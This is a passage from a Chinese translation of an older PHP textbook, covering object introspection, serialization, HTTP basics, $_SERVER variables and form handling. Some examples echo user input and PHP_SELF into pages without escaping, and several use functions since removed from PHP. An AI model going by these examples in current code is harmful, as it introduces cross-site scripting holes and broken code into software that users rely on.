



图 6-1: display_classes()的输出

在调用对象的方法之前，可以用 method_exists() 函数来确认该方法是否存在：

```
$yes_no = method_exists(object, method);
```

调用一个没有定义的方法将引发一个运行时异常。

就像 get_class_vars() 返回类的属性数组一样，get_object_vars() 函数将以数组的形式返回一个对象的所有属性：

```
$array = get_object_vars(object);
```

就像 `get_class_vars()` 函数只返回有默认值的属性一样, `get_object_vars()` 也只返回那些被设置的属性。

```
class Person {
    var $name;
    var $age;
}
$fred = new Person;
$fred->name = 'Fred';
$props = get_object_vars($fred);    // $props 是 array('name' => 'Fred');
```

函数 `get_parent_class()` 的参数可以是类名或对象名, 返回值为父类名, 如没有父类, 则返回 `FALSE`:

```
class A {}
class B extends A {}
$obj = new B;
echo get_parent_class($obj);        // 输出 A
echo get_parent_class(B);           // 输出 A
```

自省程序示例

例 6-2 中的一系列函数将一个对象的属性、方法和继承树信息显示在一个页面中。

例 6-2: 对象自省函数

// 返回一个可调用方法的数组 (包括继承的方法)

```
function get_methods($object) {
    $methods = get_class_methods(get_class($object));
    if(get_parent_class($object)) {
        $parent_methods = get_class_methods(get_parent_class($object));
        $methods = array_diff($methods, $parent_methods);
    }

    return $methods;
}
```

// 返回一个继承方法的数组

```
function get_inherited_methods($object) {
    $methods = get_class_methods(get_class($object));

    if(get_parent_class($object)) {
        $parent_methods = get_class_methods(get_parent_class($object));
        $methods = array_intersect($methods, $parent_methods);
    }

    return $methods;
}
```

```

// 返回一个父类的数组
function get_lineage($object) {
    if(get_parent_class($object)) {
        $parent = get_parent_class($object);
        $parent_object = new $parent;

        $lineage = get_lineage($parent_object);
        $lineage[] = get_class($object);
    }
    else {
        $lineage = array(get_class($object));
    }

    return $lineage;
}

// 返回一个子类的数组
function get_child_classes($object) {
    $classes = get_declared_classes();

    $children = array( );
    foreach($classes as $class) {
        if (substr($class, 0, 2) == '_ _') {
            continue;
        }
        $child = new $class;
        if(get_parent_class($child) == get_class($object)) {
            $children[] = $class;
        }
    }

    return $children;
}

// 显示一个对象的信息
function print_object_info($object) {
    $class = get_class($object);
    echo "<h2>Class</h2>";
    echo "<p>$class</p>";

    echo "<h2>Inheritance</h2>";

    echo "<h3>Parents</h3>";
    $lineage = get_lineage($object);
    array_pop($lineage);
    echo count($lineage) ? ('<p>' . join(' -&gt; ', $lineage) . '</p>')
        : '<i>None</i>';

    echo "<h3>Children</h3>";
    $children = get_child_classes($object);
    echo '<p>' . (count($children) ? join(' ', $children)
        : '<i>None</i>') . '</p>';
}

```

```

echo '<h2>Methods</h2>';
$methods = get_class_methods($class);
$object_methods = get_methods($object);
if(!count($methods)) {
    echo "<i>None</i><br />";
}
else {
    echo '<p>Inherited methods are in <i>italics</i>.</p>';
    foreach($methods as $method) {
        echo in_array($method, $object_methods) ? "<b>$method</b>();<br />"
            : "<i>$method</i>();<br />";
    }
}

echo '<h2>Properties</h2>';
$properties = get_class_vars($class);
if(!count($properties)) {
    echo "<i>None</i><br />";
}
else {
    foreach(array_keys($properties) as $property) {
        echo "<b>\$$property</b> = " . $object->$property . '<br />';
    }
}

echo '<hr />';
}

```

以下是例 6-2 中的自省函数所用到的类和对象：

```

class A {
    var $foo = 'foo';
    var $bar = 'bar';
    var $baz = 17.0;

    function first_function() { }
    function second_function() { }
};

class B extends A {
    var $quux = false;

    function third_function() { }
};

class C extends B {
};

$a = new A;
$a->foo = 'sylvie';
$a->bar = 23;

```

```
$b = new B;  
$b->foo = 'bruno';  
$b->quux = true;  
  
$c = new C;  
  
print_object_info($a);  
print_object_info($b);  
print_object_info($c);
```

例 6-2 的输出如图 6-2 所示。




图 6-2: 对象自省的输出

串行化

串行化 (serialization) 一个对象是指将一个对象转换成字节流的形式，这样就可以将其保存在文件中。这对于数据的持久性很有用。例如，PHP 会话 (session) 将自动地保存和恢复对象。PHP 中的串行化几乎是全自动的，除了调用 `serialize()` 和 `unserialize()` 函数之外，几乎不需要做任何额外的工作：

```
$encoded = serialize(something);  
$something = unserialize($encoded);
```

在 PHP 会话中，串行化是最常用的。PHP 会话会为你处理好串行化。所有你需要做的只是告诉 PHP 需要跟踪哪些变量，并且当你的站点被访问时，它们会被自动地保存。然而会话并不是串行化的唯一用途——如果你要实现自己的持久性对象，函数 `serialize()` 和 `unserialize()` 会是很自然的选择。

在反串行化之前，一个对象的类必须被定义。试图对一个没有定义类的对象进行反串行化将会使该对象被置入 `stdClass`，从而使该对象失去作用。一个现实的结论是：如果你使用 PHP 会话去自动地串行化和反串行化对象，就必须将站点的每个页面中包含对象的类定义的文件包含进去。例如，你可能在页面中以如下方式开始：

```
<?php  
include('object_definitions.inc'); // 载入对象定义  
session_start();                 // 载入持久性变量  
?>  
<html>...
```

在串行化和反串行化过程中，PHP 有两个用于对象的钩子 (hook)：`__sleep()` 和 `__wakeup()`。这些方法用于通知对象它们是在被串行化还是反串行化。没有这些方法的对象可以被串行化，但它们不会被告知串行化的过程。

`__sleep()` 方法在一个对象被串行化之前被调用；它能执行一些必要的清理工作以保存对象的状态，例如：关闭数据库连接、写出没被保存的持久性数据等等。它返回一个数组，其中包含那些需要写入字节流的数据成员的名称。如果你返回了一个空数组，则不写任何数据。

相反，`__wakeup()` 在一个对象从字节流中被创建时被立即调用。这个方法将执行一些必需的动作，例如：重新连接数据库或其他初始化工作。

例6-3是一个对象类: Log, 它提供了两个有用的方法: write()用于向日志文件中追加一条消息; read()用于获取日志文件的当前内容。它使用__wakeup()去重新打开日志文件, 使用__sleep()去关闭日志文件。

例6-3: Log.inc 文件

```
<?php
class Log {
    var $filename;
    var $fp;

    function Log($filename) {
        $this->filename = $filename;
        $this->open();
    }

    function open() {
        $this->fp = fopen($this->filename, "a")
            or die("Can't open {$this->filename}");
    }

    function write($note) {
        fwrite($this->fp, "$note\n");
    }

    function read() {
        return join('', file($this->filename));
    }

    function __wakeup() {
        $this->open();
    }

    function __sleep() {
        // 输出账号文件的信息
        fclose($this->fp);
        return array('filename');
    }
}
?>
```

在文件 *Log.inc* 中存放 Log 类定义。例6-4中的HTML页面使用 Log 类和PHP会话创建了一个持久性的日志变量 \$l。

例6-4: front.php

```
<?php
include_once('Log.inc');
session_start();
?>
```

```
<html><head><title>Front Page</title></head>
<body>

<?php
    $now = strftime("%c");

    if (!session_is_registered('l')) {
        $l = new Log("/tmp/persistent_log");
        session_register('l');
        $l->write("Created $now");
        echo("Created session and persistent log object.<p>");
    }

    $l->write("Viewed first page $now");
    echo "The log contains:<p>";
    echo nl2br($l->read());
?>

<a href="next.php">Move to the next page</a>

</body></html>
```

此页面的输出如图 6-3 所示。




图 6-3: 前一页

例 6-5 展示了 *next.php* 文件这是一个 HTML 页面。随着前面一页到本页的链接，将会触发持久性对象 *\$l* 的载入。*__wakeup()* 重新打开了日志文件，从而使对象可以被使用。

例 6-5: next.php

```
<?php
    include_once('Log.inc');
    session_start();
?>
```



```
<html><head><title>Next Page</title></head>
<body>

<?php
    $now = strftime("%c");
    $l->write("Viewed page 2 at $now");

    echo "The log contains:<p>";
    echo nl2br($l->read());
?>

</body></html>
```

next.php 的输出如图 6-4 所示。



图 6-4: 下一页

第七章

Web 技术

虽然 PHP 可以在纯命令行和 GUI 脚本中使用，但它是作为 Web 脚本语言设计的，并且绝大部分用于 Web。一个动态 Web 站点可能会有表单 (form)、会话 (session)，有时还会有重定向 (redirection)，本章将介绍如何在 PHP 中实现上述功能。在本章中你将会学到：PHP 如何提供对表单参数的访问，如何上传文件，如何发送 cookie，如何重定向浏览器以及如何使用 PHP 会话，等等。

HTTP 基础

Web 运行在 HTTP (HyperText Transfer Protocol, 超文本传输协议) 之上。这个协议管理 Web 浏览器如何向 Web 服务器请求文件，以及服务器如何将文件发送回来。为了理解我们将在本章中阐述的各种技术，你需要对 HTTP 有一个基本的了解。要想对 HTTP 有更深刻的了解，请参见 Clinton Wong 所著的《HTTP Pocket Reference》(由 O'Reilly 公司出版)。

当 Web 浏览器请求一个 Web 页面时，它会向 Web 服务器发送一个 HTTP 请求消息。这个请求总是包含一些头信息，有时也包含一个消息体。服务器将用一个回应消息作为响应，这个消息通常也包含消息头和消息体。HTTP 请求的第一行如下所示：

```
GET /index.html HTTP/1.1
```

这一行指定了一个被称为方法 (method) 的 HTTP 命令, 其后指明了文档的地址和正在使用的 HTTP 协议的版本。该命令的含义是: 使用 GET 方法、基于 HTTP 1.1 请求一个名称为 *index.html* 的文档。在此行之后, 请求可以包含可选的头信息, 根据此信息, 服务器能获得有关此请求的附加数据, 例如:

```
User-Agent: Mozilla/5.0 (Windows 2000; U) Opera 6.0 [en]
Accept: image/gif, image/jpeg, text/*, */*
```

User-Agent 头提供了一些有关 Web 浏览器的信息。Accept 头指明了浏览器接受的 MIME (多用途的网际邮件扩充协议) 类型。在头之后, 有一个空行用于表示头部分的结束。请求亦能包含一些其他信息, 前提是这些信息不与所使用的方法 (例如我们将会简要介绍的 POST 方法) 冲突。如果请求不包含任何数据, 它将以一个空行结束。

Web 服务器接收请求, 处理请求, 并发出一个响应。HTTP 响应的第一行如下所示:

```
HTTP/1.1 200 OK
```

此行指定了协议版本、状态码以及该状态码的描述。此处状态码为“200”, 它意味着请求是成功的 (因此此状态码的描述为“OK”)。在状态行之后, 包含了一些头, 用来向客户提供有关响应的附加信息, 例如:

```
Date: Sat, 26 Jan 2002 20:25:12 GMT
Server: Apache/1.3.22 (Unix) mod_perl/1.26 PHP/4.1.0
Content-Type: text/html
Content-Length: 141
```

Server 头提供有关 Web 服务器软件的信息; Content-Type 指定响应中数据的 MIME 类型。紧接着这些头之后是一个空行, 如果请求成功的话, 其后将是所请求的数据。

两种最常用的 HTTP 方法是 GET 和 POST。GET 方法用于从服务器中检索诸如文档、图像或数据库请求结果的信息。POST 方法用于向服务器发送信息, 例如: 信用卡号或要存储到数据库中的信息等等。当用户键入了一个 URL 或单击了一个链接时, 浏览器将会使用 GET 方法。当用户提交了一个表单时, POST 或 GET 方法都有可能被用到, 具体使用什么方法由 form 标签 (tag) 的 method 属性确定。我们将在“表单处理”一节中详细讨论 GET 和 POST 方法。

变量

本节将介绍3种不同的使用PHP脚本语言访问服务器配置和请求信息（包括表单参数和cookie）的方法。总的来说，此信息被称为EGPCS（环境、GET、POST、cookie和服务）。

如果 *php.ini* 文件中的 `register_globals` 选项被启用，PHP 就会为每一个表单参数、请求信息和服务配置值创建一个独立的全局变量。因为此功能允许浏览器为程序中的变量提供初始值，所以它虽然方便，但也危险。第十二章将介绍它对程序安全性的负面影响。

如果忽略 `register_globals` 的设置，PHP 将创建6个包含EGPCS信息的全局数组。

这些全局数组为：

`$HTTP_COOKIE_VARS`

包含作为请求的一部分进行传递的 cookie 值，数组的键是 cookie 名。

`$HTTP_GET_VARS`

包含作为 GET 请求的一部分进行传递的参数，数组的键是表单参数名称。

`$HTTP_POST_VARS`

包含作为 POST 请求的一部分进行传递的参数，数组的键是表单参数名称。

`$HTTP_POST_FILES`

包含有关上传文件的信息。

`$HTTP_SERVER_VARS`

包含有关 Web 服务器的有用信息（将在下一节中描述）。

`$HTTP_ENV_VARS`

包含环境变量值，数组的键是环境变量名。

因为像 `$HTTP_GET_VARS` 这样的名称即长又难用，所以 PHP 提供了简短的别名：`$_COOKIE`、`$_GET`、`$_POST`、`$_FILES`、`$_SERVER` 和 `$_ENV`。这些变量不但是全局的，而且在函数定义中也是可见的，在这点上它们不像其对应的长名称。建议用这些较短的变量去访问EGPCS值。如果启用了 `register_globals` 选项，则 `$_REQUEST`

数组也将由 PHP 自动创建；但是，这与 `$_HTTP_REQUEST_VARS` 数组是不一致的。`$_REQUEST` 数组包含了 `$_GET`、`$_POST` 和 `$_COOKIE` 数组的元素。

PHP 还会创建一个叫做 `$PHP_SELF` 的变量，用于存放当前脚本的名称（相对于文档根目录，例如 `/store/cart.php`）。这个值也可以用 `$_SERVER['PHP_SELF']` 访问到。稍后我们将看到，在创建自引用（self-referencing）的脚本时，这个变量是很有用的。

服务器信息

`$_SERVER` 数组包含了大量来自 Web 服务器的有用信息。其中的大部分信息是从 CGI 规范（<http://hoohoo.ncsa.uiuc.edu/cgi/env.html>）中所要求的环境变量（environment variable）中得到的。

以下是 `$_SERVER` 中的全部条目的列表（来自于 CGI）：

SERVER_SOFTWARE

一个用于标识服务器的字符串，例如：“Apache/1.3.22(Unix) mod_perl/1.26 PHP/4.1.0”。

SERVER_NAME

用于自引用 URL 的主机名、DNS 别名或 IP 地址，例如：“www.example.com”。

GATEWAY_INTERFACE

所遵循的 CGI 标准的版本号，例如：“CGI/1.1”。

SERVER_PROTOCOL

请求协议的名称和版本，例如：“HTTP/1.1”。

SERVER_PORT

请求发送到的服务器端口号，例如：“80”。

REQUEST_METHOD

客户端用于获取文档的方法，例如：“GET”。

PATH_INFO

客户端发送的扩展路径，例如：“/list/users”。

PATH_TRANSLATED

PATH_INFO 的值、由服务器转换成文件名，例如：“/home/httpd/htdocs/list/users”。

SCRIPT_NAME

当前页面的 URL 路径，用于自引用脚本，例如：“/~me/menu.php”。

QUERY_STRING

所有在？之后的 URL，例如：“name=Fred+age=35”。

REMOTE_HOST

请求本页的主机机器名（例如：“dialup-192-168-0-1.example.com”）。如果机器没有 DNS，则此值为空行，并且只给出 REMOTE_ADDR 信息。

REMOTE_ADDR

一个字符串，包含请求本页的机器的 IP 地址，例如：“192.168.0.250”。

AUTH_TYPE

如果本页是由密码保护的，则它是用于保护本页的鉴别方法，例如：“basic”。

REMOTE_USER

如果本页是由密码保护的，则它是客户端鉴别的用户名（例如：“fred”）。值得注意的是无法知道使用了什么密码。

REMOTE_IDENT

如果服务器被配置成使用 *identd* (RFC 931) 鉴别，则它是从发出 Web 请求的主机获得的用户名，例如：“barney”。因为它很容易被欺骗，所以不要使用它进行鉴别。

CONTENT_TYPE

诸如 PUT 和 POST 之类的查询所附带的信息内容类型，例如：“x-url-encoded”。

CONTENT_LENGTH

诸如 PUT 和 POST 之类的查询所附带的信息内容长度。例如：“3952”。

Apache 服务器会在请求中为每一个 HTTP 头在 `$_SERVER` 数组中创建项。对于每一个键，头名称会被转换为大写，连字符 (-) 会被转换成下划线 (_)，并在其前面加上字符串 "HTTP_"。例如，User-Agent 头对应的项具有键 "HTTP_USER_AGENT"。两个最重要和常用的头为：

HTTP_USER_AGENT

浏览器用于标识自己的字符串，例如：“Mozilla/5.0(Windows 2000;U)Opera 6.0[en]”。

HTTP_REFERER

浏览器来到当前页面上一个页面，例如：“http://www.example.com/last_page.html”。

表单处理

因为表单参数可以在数组 `$_GET` 和 `$_POST` 中得到，所以用 PHP 处理表单是十分容易的。本节将介绍许多有关处理表单的技术和技巧。

方法

如前所述，客户端可以使用两种 HTTP 方法向服务器传送表单数据：GET 和 POST。

一个特定的表单所使用的方法是由 `form` 标签的 `method` 属性指定的。在理论上，在 HTML 中方法是不区分大小写的，但在实际中一些打破了约定的浏览器要求方法名称都是大写的。

GET 请求将表单参数编码成 URL 形式，这称为查询字符串（query string）：

```
/path/to/chunkify.php?word=despicable&length=3
```

POST 请求将表单参数传入 HTTP 请求体中，而不去考虑 URL。

GET 和 POST 之间最明显的区别在于 URL 行。因为 GET 请求中的所有表单参数都会被编码成 URL，所以用户可以为 GET 请求加上书签（bookmark）。而对 POST 请求却无法这样做。

GET 和 POST 请求之间最大的不同却是相当微妙的。HTTP 规范指明 GET 请求是幂等（idempotent）的——也就是说，一个对应于一个特定 URL 的 GET 请求（包含表单参数），与对应于这一特定 URL 的是两个或多个 GET 请求是一样的。因此，Web 浏览器能为 GET 请求缓存响应页面。这是因为不管页面被加载了多少次，响应

页面都不会改变。正因为幂等性，GET请求只能适用于那些响应页面永不改变的情况，例如：将一个单词分解成小块，或者对数字进行乘法运算。

POST请求不是幂等的。这意味着，它们不能被缓存，在每次页面被显示时，都会重新连接服务器。在显示或重新加载页面之前，你的浏览器很可能会提示“Repost form data（重发表单数据）？”。这一点使得POST请求适用于那些响应页面会随着时间的改变的查询，例如：显示购物车的内容，或者在一个公告板中显示当前的消息。

在现实中，幂等性常常被忽略。浏览器缓存的实现通常很差，而且Reload按钮很容易被单击到，所以编程者在使用GET和POST请求时，趋向于以他们是否需要在URL中显示查询参数为基础。你所要知道的是，在会引起服务器改变的情况下（例如：下订单或更新数据库）不要使用GET方法。

我们可以使用变量`$_SERVER['REQUEST_METHOD']`来得到被用于请求PHP页面的方法的类型。例如：

```
if ($_SERVER['REQUEST_METHOD'] == 'GET') {  
    ... 处理GET请求  
} else {  
    die("You may only GET this page.");  
}
```

参数

在PHP代码中，可以使用`$_POST`、`$_GET`和`$_FILES`数组来访问表单参数。键为参数名，值则是相应参数的值。因为句点在HTML字段名称中是合法的，而在PHP变量名称中是非法的，所以在数组中字段名中的句点被转换成了下划线（`_`）。

例7-1展示了一个能将用户提供的字符串分块的表单。表单包含两个字段：“word”（字符串）和“number”（块的大小）。

例 7-1：分块表单（`chunkify.html`）

```
<html>  
<head><title>Chunkify Form</title></head>  
<body>  
<form action="chunkify.php" method="POST"> Enter a word: <input type="text"  
name="word" /><br />  
How long should the chunks be?  
<input type="text" name="number" /><br />
```



```
<input type="submit" value="Chunkify!">
</form>
</body>
</html>
```

例7-2列出了例7-1中的表单提交时所使用的PHP脚本 *chunkify.php*。脚本将参数值拷贝到变量中并使用它们。虽然 *php.ini* 中的 *register_globals* 选项会用参数值自动创建变量，但因为编写 PHP 安全程序的复杂性，所以我们不使用它们。

例7-2: 分块脚本 (chunkify.php)

```
<html>
<head><title>Chunked Word</title></head>
<body>

<?php
    $word    = $_POST['word'];
    $number  = $_POST['number'];

    $chunks = ceil(strlen($word)/$number);

    echo "The $number-letter chunks of '$word' are:<br />\n";

    for ($i=0; $i < $chunks; $i++) {
        $chunk = substr($word, $i*$number, $number);
        printf("%d: %s<br />\n", $i+1, $chunk);
    }
?>

</body>
</html>
```

图7-1显示了分块表单和输出结果。




图7-1: 分块表单和它的输出

自动引用参数

默认情况下 *php.ini* 中的 `magic_quotes_gpc` 选项被启用, 该选项指示 PHP 在所有 cookie 数据以及 GET 和 POST 参数上自动调用 `addslashes()`。这使得在数据库查询中使用表单参数变得简单(将在第八章中介绍), 但同时也对那些没有在数据库查询中使用的表单参数造成了麻烦: 因为这要在单引号、双引号、反斜杠和 NUL 字节等的前面添加上反斜杠以进行转义。

例如, 如果你在图 7-1 所示的表单中输入单词 “O'Reilly” 并单击 Chunkify 按钮, 你将会看到, 真正被分块的单词是 “O\'Reilly”。这是 `magic_quotes_gpc` 造成的。

为了处理用户输入的字符串, 可以禁用 *php.ini* 中的 `magic_quotes_gpc` 选项, 也可以在 `$_GET`、`$_POST` 和 `$_COOKIES` 上使用 `stripslashes()` 函数。正确使用字符串的方法如下所示:

```
$value = ini_get('magic_quotes_gpc')
        ? stripslashes($_GET['word'])
        : $_GET['word'];
```

如果要处理大量的字符串值, 为此定义一个函数是明智的:

```
function raw_param ($name) {
    return ini_get('magic_quotes_gpc')
        ? stripslashes($_GET[$name])
        : $_GET[$name];
}
```

可以这样调用该函数:

```
$value = raw_param('word');
```

在本章其他的例子中, 我们假设 *php.ini* 中的 `magic_quotes_gpc` 选项已经被禁用。如果你没有禁用它, 则要在这些例子中的所有参数上调用 `stripslashes()` 函数。

自处理页面

一个 PHP 页面能生成表单并处理它。如果例 7-3 中的页面是用 GET 方法请求的, 它将打印一个接受华氏温度的表单。如果是用 POST 方法调用的, 它将计算和显示对应的摄氏温度。

例7-3: 自处理温度转换页面 (temp.php)

```
<html>
<head><title>Temperature Conversion</title></head>
<body>

<?php
    if ($_SERVER['REQUEST_METHOD'] == 'GET') {
?>

<form action="<?php echo $_SERVER['PHP_SELF'] ?>" method="POST"> Fahrenheit
temperature:
<input type="text" name="fahrenheit" /> <br />
<input type="submit" name="Convert to Celsius!" />
</form>

<?php
    } elseif ($_SERVER['REQUEST_METHOD'] == 'POST') {
        $fahr = $_POST['fahrenheit'];
        $celsius = ($fahr - 32) * 5/9;
        printf("%.2fF is %.2fC", $fahr, $celsius);
    } else {
        die("This script only works with GET and POST requests.");
    }
?>

</body>
</html>
```

图 7-2 显示了温度转换页面以及它的输出结果。

